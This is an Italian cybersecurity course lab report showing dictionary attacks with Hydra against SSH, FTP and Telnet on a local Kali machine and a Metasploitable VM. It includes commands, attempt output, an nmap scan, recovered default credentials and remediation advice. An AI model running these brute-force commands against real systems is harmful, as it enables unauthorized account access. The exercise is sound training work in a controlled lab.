W14D4 – Pratica

Epic Education Srl

Authentication cracking con Hydra

Simone Giordano

15/10/2025

Contatti:

Tel: 3280063044
Email: mynameisimone@gmail.com
Linkedin: https://www.linkedin.com/in/simone-giordano-91290652/

Sommario

Sintesi esecutiva

Durante i test sono state condotte sessioni di password cracking tramite Hydra sui servizi FTP e Telnet esposti dal target Metasploitable.

I test hanno dimostrato la facilità con cui un attaccante può ottenere accesso non autorizzato sfruttando credenziali deboli, confermando la necessità di politiche di autenticazione robuste e di un costante monitoraggio dei servizi esposti in rete.

Perimetro

Host Information
Netbios Name: METASPLOITABLE
IP: 192.168.50.101
MAC Address: 08:00:27:E4:29:4E
OS: Linux Kernel 2.6.24-16-server on Ubuntu 8.04esto.
Web Application: DVWA (Damn Vulnerable Web Application)

Panoramica delle vulnerabilità

L'host analizzato presenta diversi servizi di rete attivi (FTP, Telnet) configurati con password predefinite o facilmente indovinabili.
Le vulnerabilità principali rilevate sono:

- Assenza di politiche di complessità delle password, con credenziali come msfadmin facilmente individuabili tramite brute force.
- Servizi di autenticazione esposti senza limitazione di tentativi, che permettono un attacco a dizionario automatizzato.
- Mancanza di monitoraggio degli accessi falliti, che rende difficoltosa la rilevazione di tentativi di attacco in corso.
- Presenza di servizi obsoleti (es. Telnet) che non cifrano le comunicazioni, esponendo le credenziali in chiaro sulla rete.

Azioni di rimedio

Per mitigare i rischi individuati si raccomanda di adottare le seguenti misure:

1 **Implementare politiche di password robuste**: minimo 12 caratteri, con combinazioni di lettere maiuscole, minuscole, numeri e simboli.
2 **Abilitare meccanismi di blocco o ritardo dopo tentativi falliti**, per prevenire brute force.
3 **Disabilitare i protocolli insicuri** (come Telnet) e sostituirli con alternative cifrate.
4 **Implementare un sistema di logging e alerting sugli accessi** per rilevare comportamenti anomali in tempo reale.

Password cracking

Abilitazione e cracking con Hydra servizio SSH

Creo un nuovo utente con il comando **adduser**, chiamo l'utente **test_user** e imposto come password **testpass**.

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
New password:
```

Avvio il servizio ssh con il comando **sudo service ssh start**.

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

Faccio un test della connessione in SSH dell'utente appena creato.

```
┌──(test_user㉿kali)-[~]
└─$ ssh 192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025
-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Oct 11 16:36:01 2025 from 192.168.50.100
```

Eseguo il cracking del servizio con Hydra:

- **-l** e **-p** minuscole servono per indicare un singolo user name e una singola password da testare.
- **-t** imposta quante connessioni parallele vengono lanciate contemporaneamente, aumentando o diminuendo il numero di tentativi concorrenti che Hydra fa in parallelo.

Nel comando sotto, Hydra testerà **test_user** come nome utente e **testpass** come password. Il test è andato a buon fine.

```
┌──(test_user㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-11 16:4
2:50
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try
per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-11 16:4
2:51
```

Per provare la funzionalità di Hydra che permette di testare una serie di nomi utenti e di password ne ho inseriti alcuni, tra cui quelli giusti, dentro due file nominati **utenti.txt** e **password.txt**.

- **-L** e **-P** maiuscole servono per indicare dei file contenenti una serie di user name e password da testare.
- **-V** consente di visualizzare i tentativi delle varie combinazioni in tempo reale.

```
┌──(kali㉿kali)-[~/Esercizio]
└─$ hydra -L utenti.txt -P password.txt 192.168.50.100 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-11 17:
23:41
[DATA] max 4 tasks per 1 server, overall 4 tasks, 154 login tries (l:11/p:14)
, ~39 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of
154 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ciao" - 2 of 154
[child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "132456" - 3 of 15
4 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "78950398" - 4 of
154 [child 3] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "mirco" - pass "testpass" - 15 of 154
 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "mirco" - pass "ciao" - 16 of 154 [ch
ild 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "mirco" - pass "132456" - 17 of 154 [
```

Abilitazione e cracking con Hydra servizio FTP


Ho creato un secondo utente **test_user2** con password **testpass** e avviato il servizio FTP, successivamente ho avviato il cracking su tale servizio.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user2 -p testpass 192.168.50.100 -t 4 -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-11 17:
43:58
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try
 per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user2" - pass "testpass" - 1 of
 1 [child 0] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user2   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-11 17:
43:59
```

```
┌──(kali㉿kali)-[~/Esercizio]
└─$ hydra -L utenti.txt -P password.txt 192.168.50.100 -t 4 -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-11 17:48:47
[DATA] max 4 tasks per 1 server, overall 4 tasks, 168 login tries (l:12/p:14), ~42 tries pe
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 168 [child 0]
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ciao" - 2 of 168 [child 1] (0/0
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "132456" - 3 of 168 [child 2] (0
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "78950398" - 4 of 168 [child 3]
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "test_user2" - pass "testpass" - 15 of 168 [child 0
[21][ftp] host: 192.168.50.100   login: test_user2   password: testpass
[ATTEMPT] target 192.168.50.100 - login "mirco" - pass "testpass" - 29 of 168 [child 0] (0/
```

Cracking con Hydra di Metasploitable


Con **nmap** ho effettuato una scansione per visualizzare i servizi attivi su Metasploitable (ip: 192.168.50.101) sulla stessa rete di Kali.



```
┌──(kali㉿kali)-[~/Esercizio]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-11 17:55 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:81:72:36 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
```

FTP


Avvio il cracking del servizio FTP che trova le credenziali corrette del servizio: user:**msfadmin**, password:**msfadmin**.



```
┌──(kali㉿kali)-[~/Esercizio]
└─$ hydra -L utenti.txt -P password.txt 192.168.50.101 -t 5 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-11 18:01:22
[DATA] max 5 tasks per 1 server, overall 5 tasks, 195 login tries (l:13/p:15), ~39 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[STATUS] 90.00 tries/min, 90 tries in 00:01h, 105 to do in 00:02h, 5 active
[STATUS] 87.50 tries/min, 175 tries in 00:02h, 20 to do in 00:01h, 5 active
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-11 18:03:37
```

Telnet

Avvio il cracking del servizio Telnet che trova le credenziali corrette del servizio: user:**msfadmin**, password:**msfadmin**.



Cracking con Hydra esercizio Valerio

FLAG: flag{C0ngr4tul4ti0ns_oracle!!}